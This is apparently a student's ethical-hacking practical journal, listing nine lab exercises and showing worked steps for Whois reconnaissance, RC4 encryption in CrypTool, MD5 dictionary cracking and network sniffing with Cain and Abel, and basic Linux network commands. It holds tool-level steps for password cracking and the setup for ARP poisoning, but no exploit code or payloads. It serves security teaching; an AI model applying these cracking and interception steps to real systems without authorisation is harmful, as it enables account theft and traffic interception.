

INDEX

SR.NO	PRACTICAL NAME	PRACTICAL DATE	TEACHER'S SIGNATURE
1	<p>Google and Whois Reconnaissance</p> <ul style="list-style-type: none">• Use Google search techniques to gather information about a specific target or organization.• Utilize advanced search operators to refine search results and access hidden information.• Perform Whois lookups to retrieve domain registration information and gather details about the target's infrastructure.		
2	<p>Password Encryption and Cracking with CrypTool and Cain and Abel</p> <ul style="list-style-type: none">• Password Encryption and Decryption: Use CrypTool to encrypt passwords using the RC4 algorithm. Decrypt the encrypted passwords and verify the original values.• Password Cracking and Wireless Network Password Decoding: Use Cain and Abel to perform a dictionary attack on Windows account passwords. Decode wireless network passwords using Cain and Abel's capabilities.		
3	<p>Linux Network Analysis and ARP Poisoning</p> <ul style="list-style-type: none">• Linux Network Analysis: Execute the ifconfig command to retrieve network interface information. Use the ping command to test network connectivity and analyze the output. Analyze the netstat command output to view active network connections.		

	<p>Perform a traceroute to trace the route packets take to reach a target host.</p> <ul style="list-style-type: none"> • ARP Poisoning: <p>Use ARP poisoning techniques to redirect network traffic on a Windows system.</p> <p>Analyze the effects of ARP poisoning on network communication and security.</p>		
4	<p>Port Scanning with NMap</p> <ul style="list-style-type: none"> • Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open. • Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics. • Analyze the scan results to gather information about the target system's network services. 		
5	<p>Network Traffic Capture and DoS Attack with Wireshark and Nemesy</p> <ul style="list-style-type: none"> • Network Traffic Capture: <p>Use Wireshark to capture network traffic on a specific network interface.</p> <p>Analyze the captured packets to extract relevant information and identify potential security issues.</p> <ul style="list-style-type: none"> • Denial of Service (DoS) Attack: <p>Use Nemesy to launch a DoS attack against a target system or network.</p> <p>Observe the impact of the attack on the target's availability and performance.</p>		


6	Persistent Cross-Site Scripting Attack <ul style="list-style-type: none"> • Set up a vulnerable web application that is susceptible to persistent XSS attacks. • Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code. 		
	<ul style="list-style-type: none"> • Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities. 		
7	Session Impersonation with Firefox and Tamper Data <ul style="list-style-type: none"> • Install and configure the Tamper Data add-on in Firefox. • Intercept and modify HTTP requests to impersonate a user's session. • Understand the impact of session impersonation and the importance of session management. 		
8	SQL Injection Attack <ul style="list-style-type: none"> • Identify a web application vulnerable to SQL injection. • Craft and execute SQL injection queries to exploit the vulnerability. • Extract sensitive information or manipulate the database through the SQL injection attack. 		
9	Creating a Keylogger with Python <ul style="list-style-type: none"> • Write a Python script that captures and logs keystrokes from a target system. • Execute the keylogger script and observe the logged keystrokes. • Understand the potential security risks associated with keyloggers and the importance of protecting against them. 		

Practical-1

Aim: Use Google and Whois for Reconnaissance



The image shows the DomainTools Whois Lookup page. The header includes the DomainTools logo and navigation links: PROFILE, CONNECT, MONITOR, SUPPORT, LOGIN, and SIGN UP. The main heading is "Whois Lookup" with a search bar below it that says "Enter a domain or IP address...". Below the search bar is a promotional banner that reads: "Upgrade Your Membership and Elevate Your Defenses. You've got valuable starting data with Whois. Now it's time to take that information and make deeper connections to profile attackers, guide online fraud investigations, and map attacker infrastructure."



The image shows the DomainTools Whois Record for Google.com. The page includes a navigation bar with the DomainTools logo and links: PROFILE, CONNECT, MONITOR, SUPPORT, LOGIN, and Sign Up. The breadcrumb trail is: Home > Whois Lookup > Google.com. The main heading is "Whois Record for Google.com". The "Domain Profile" section lists the following information:

Field	Value
Registrar	MarkMonitor, Inc. MarkMonitor Inc. IANA ID: 292 URL: http://www.markmonitor.com Whois Server: whois.markmonitor.com abusecomplaints@markmonitor.com (p) +1.2086851750
Registrar Status	clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited, serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited
Dates	9,685 days old Created on 1997-09-15 Expires on 2028-09-13 Updated on 2019-09-09
Name Servers	NS1.GOOGLE.COM (has 25,789 domains) NS2.GOOGLE.COM (has 25,789 domains) NS3.GOOGLE.COM (has 25,789 domains) NS4.GOOGLE.COM (has 25,789 domains)
IP Address	142.251.211.228 - 57 other sites hosted on this server
IP Location	Washington - Seattle - Google
ASN	AS15169 GOOGLE, US (registered Mar 30, 2000)
IP History	698 changes on 698 unique IP addresses over 20 years
Registrar History	3 registrars with 2 drops

Whois Record (last updated on 2024-03-22)

How does this work?

DomainTools Iris

Preview the Full Domain Report

Tools

- Hosting History
- Monitor Domain Properties
- Reverse IP Address Lookup
- Network Tools
- Visit Website

View Screenshot History

Domain Name: google.com
Registry Domain ID: 2138514_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2019-09-09T15:39:04+00:00
2019-09-09
Creation Date: 1997-09-15T07:00:00+00:00
1997-09-15
Registrar Registration Expiration Date: 2028-09-13T07:00:00+00:00
2028-09-14
Registrar: MarkMonitor, Inc.
MarkMonitor Inc.
Sponsoring Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2086851750
Status: clientDeleteProhibited
clientTransferProhibited
clientUpdateProhibited
serverDeleteProhibited
serverTransferProhibited
serverUpdateProhibited
Registry Registrant ID:
Registrant Name:
Registrant Organization: Google LLC
Registrant Street:
Registrant City:
Registrant State/Province: CA
Registrant Postal Code:
Registrant Country: US
Registrant Phone:
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: REDACTED FOR PRIVACY (DT)
Registry Admin ID:
Admin Name:
Admin Organization: Google LLC
Admin Street:
Admin City:
Admin State/Province: CA
Admin Postal Code:
Admin Country: US
Admin Phone:
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:

Available TLDs

General TLDs

Country TLDs

The following domains are available through our preferred partners. Select domains below for more information. (3rd party site)

Taken domain.

Available domain.

Deleted previously owned domain.

Google.com	View Whois
Google.net	View Whois
Google.org	View Whois
Google.info	View Whois
Google.biz	View Whois
Google.us	View Whois


Practical-2

Aim:


- a) Use CrypTool to encrypt and decrypt passwords using RC4 algorithm
- b) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.

Steps:


1. Install CrypTool from <https://www.cryptool.org/en/ct1-downloads>.
2. Plain Text




3. To Encrypt Click on Encrypt/Decrypt > Symmetric(modern) > RC4
4. Click the number of bits



5. Click Encrypt




6. To Decrypt Again click on Encrypt/Decrypt > Symmetric(modern) > RC4
7. Click the number of bits.
8. Click Decrypt




b) Use Cain and Abel for cracking Windows account password using dictionary attack and to decode wireless network password.

1. Open the software, click on Cracker tab >> Hash Calculator tool as shown in the image.




2. A dialogue box appears after clicking on hash calculator,



Add the text >> Calculate hash code >> Copy MD5 hash value



3. Click on MD5 Hashes>> Add list>>Paste Hash Value.



4. Click on hash code right click, Dictionary Attack>>Add to list>>Start



Match Found:

Match not Found:


```

Terminal
File Edit View Search Terminal Help
rdnc@ubuntu:~$ ifconfig
ens33    Link encap:Ethernet  HWaddr 00:0c:29:c7:a3:e4
         inet addr:192.168.9.171  Bcast:192.168.9.255  Mask:255.255.255.0
         inet6 addr: fe80::6d4e:f9a8:c0f9:79b8/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
         RX packets:3488 errors:0 dropped:0 overruns:0 frame:0
         TX packets:1673 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:4631817 (4.6 MB)  TX bytes:123203 (123.2 KB)
         Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
         inet addr:127.0.0.1  Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING  MTU:65536  Metric:1
         RX packets:39 errors:0 dropped:0 overruns:0 frame:0
         TX packets:39 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1
         RX bytes:3034 (3.0 KB)  TX bytes:3034 (3.0 KB)

```

2. netstat

```

rdnc@ubuntu:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.9.171:59974    yukinko.canonical.:http ESTABLISHED
tcp        1      0 192.168.9.171:37846    economy.canonical.:http CLOSE_WAIT

Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State      I-Node  Path
unix    2      [ ]         DGRAM      -          17068   /run/user/1000/systemd/notify
unix    2      [ ]         DGRAM      -          14783   /run/user/108/systemd/notify
unix   17      [ ]         DGRAM      -          10587   /run/systemd/journal/dev-log
unix    8      [ ]         DGRAM      -          10598   /run/systemd/journal/socket
unix    2      [ ]         DGRAM      -          10678   /run/systemd/journal/syslog
unix    3      [ ]         DGRAM      -          10581   /run/systemd/notify
unix    3      [ ]         STREAM     CONNECTED  18893   -
unix    3      [ ]         STREAM     CONNECTED  18521   -
unix    3      [ ]         STREAM     CONNECTED  14486   -
unix    3      [ ]         STREAM     CONNECTED  13391   /run/systemd/journal/stdout
unix    3      [ ]         STREAM     CONNECTED  19678   /tmp/.X11-unix/X0
unix    3      [ ]         STREAM     CONNECTED  17336   -
unix    3      [ ]         STREAM     CONNECTED  18079   /run/systemd/journal/stdout
unix    3      [ ]         STREAM     CONNECTED  18065   -
unix    3      [ ]         STREAM     CONNECTED  15493   -

```

3. Ping

```

rdnc@ubuntu:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
64 bytes from 8.8.8.8: icmp_seq=1 ttl=123 time=3.71 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=123 time=102 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=123 time=4.72 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=123 time=2.31 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=123 time=3.71 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=123 time=3.33 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=123 time=3.02 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=123 time=3.32 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=123 time=2.69 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=123 time=2.02 ms
64 bytes from 8.8.8.8: icmp_seq=11 ttl=123 time=3.10 ms
64 bytes from 8.8.8.8: icmp_seq=12 ttl=123 time=2.16 ms
64 bytes from 8.8.8.8: icmp_seq=13 ttl=123 time=2.77 ms
64 bytes from 8.8.8.8: icmp_seq=14 ttl=123 time=2.45 ms
64 bytes from 8.8.8.8: icmp_seq=15 ttl=123 time=2.83 ms
64 bytes from 8.8.8.8: icmp_seq=16 ttl=123 time=2.54 ms
64 bytes from 8.8.8.8: icmp_seq=17 ttl=123 time=3.20 ms
64 bytes from 8.8.8.8: icmp_seq=18 ttl=123 time=1.99 ms
64 bytes from 8.8.8.8: icmp_seq=19 ttl=123 time=3.11 ms
64 bytes from 8.8.8.8: icmp_seq=20 ttl=123 time=2.68 ms

```

4. Traceroute


```
rdnc@ubuntu:~$ traceroute 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 64 hops max
 1  192.168.9.1  1.080ms  0.477ms  0.535ms
 2  103.250.39.70  2.733ms  2.395ms  1.871ms
 3  103.250.39.65  2.242ms  2.505ms  1.502ms
 4  103.250.39.254  6.182ms  1.700ms  2.019ms
 5  103.250.39.253  2.605ms  2.386ms  2.014ms
 6  103.250.39.250  1.949ms  2.738ms  2.297ms
 7  108.170.248.177  4.742ms  3.058ms  2.420ms
 8  108.170.238.129  3.718ms  3.787ms  4.068ms
 9  8.8.8.8  3.282ms  2.008ms  2.391ms
```

b)


ARP Poisoning


Steps:

1. Click on Sniffer tab.




2. Click on Start/Stop Sniffer and give range values and click okay.





IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M
192.168.9.1	0C80634B86AE									
192.168.9.119	A0481C91137A	Hewlett Packard								
192.168.9.123	4061865922EC	MICRO-STAR INT'L CO.,LTD								
192.168.9.126	00E04C1255D3	REALTEK SEMICONDUCTOR...								
192.168.9.145	A0481C9211AD	Hewlett Packard								
192.168.9.149	705A0F4B0725									
192.168.9.153	A0481CA54B60	Hewlett Packard								
192.168.9.164	406186591F95	MICRO-STAR INT'L CO.,LTD								
192.168.9.177	F0D7AAD672C3									

3. Right click on any IP and select Resolve Host Name.



IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
192.168.9.1	0C80634B86AE									
192.168.9.119	A0481C91137A	Hewlett Packard								
192.168.9.123	4061865922EC	MICRO-STAR INT'L CO.,LTD								
192.168.9.126	00E04C1255D3	REALTEK SEMICONDUCTOR...								
192.168.9.145	A0481C9211AD	Hewlett Packard								
192.168.9.149	705A0F4B0725		MUPET							
192.168.9.153	A0481CA54B60	Hewlett Packard								
192.168.9.164	406186591F95	MICRO-STAR INT'L CO.,LTD								
192.168.9.177	F0D7AAD672C3									

Scan MAC Addresses

Resolve Host Name

Remove Delete

Remove All

